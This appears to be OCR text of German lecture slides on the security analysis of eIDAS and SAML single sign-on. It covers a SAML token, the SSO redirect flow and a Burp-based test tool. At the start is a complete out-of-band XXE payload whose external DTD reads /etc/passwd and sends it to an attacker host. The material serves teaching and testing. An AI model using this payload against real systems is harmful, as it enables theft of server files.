
Submit to vulnerable endpoint

```
<!DOCTYPE data [
  <!ENTITY % extern SYSTEM "http://attacker.org/ext.dtd">
  %extern;
]>
<data>&send;</data>
```

Serve from http://attacker.org/ext.dtd

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % tmp "<!ENTITY send SYSTEM
                'http://attacker.org?f=%file;'>">
%tmp;
```

eIDAS Authentifizierung




SAML

- Security Assertion Markup Language
  - XML-basiertes Format, z.B. zum sicheren Austausch v. Authentifizierungs-Informationen

SAML Authentication Token
- eIDAS:
  - `<Response>` MUST be signed,
  - `<Assertion>` MUST be encrypted

```
<saml:Response ID="456">
 <ds:Signature>
  <ds:Reference URI="#456">
  </ds:Reference>
  ...
 </ds:Signature>
 <saml:Assertion>
  <saml:Issuer>GermanIdP.com</saml:Issuer>
  <saml:Subject>
   <saml:NameID>Bob@GermanIdP.com</saml:NameID>
  </saml:Subject>
  <saml:Conditions
      NotBefore="2019-01-21T14:42:00Z"
      NotOnOrAfter="2019-01-21T14:47:00Z">
   <saml:AudienceRestriction>
    <saml:Audience>GermanSP.com</saml:Audience>
   </saml:AudienceRestriction>
  </saml:Conditions>
 </saml:Assertion>
</saml:Response>
```

SAML-based Single Sign-On



Service Provider

eIDAS-Connector

eIDAS-Service

Identity Provider

Redirects / self-submitting forms

1. Start Authentication

2. Start Authentication: *SAMLRequest*$_1$

3. Start Authentication: *SAMLRequest*$_2$

4. Start Authentication: *SAMLRequest*$_3$

5. Authentication

6. Authentication Token: *SAMLResponse*$_1$

7. Authentication Token: *SAMLResponse*$_2$

8. Authentication Token: *SAMLResponse*$_3$


9. Resources

Sicherheitsanalyse von SAML


https://github.com/RUB-NDS/BurpSSOExtension

- DTD/XXE (Manuell & Intruder)
- Signature Exclusion
- Signature Faking
- Signature Wrapping

18 parametrisierbare XXE-Testvektoren




Terminologie – eIDAS-Node



Vgl. [“eIDAS Interoperability Architecture v1.0”]

eIDAS Connector



Vgl. [“eIDAS Interoperability Architecture v1.0”]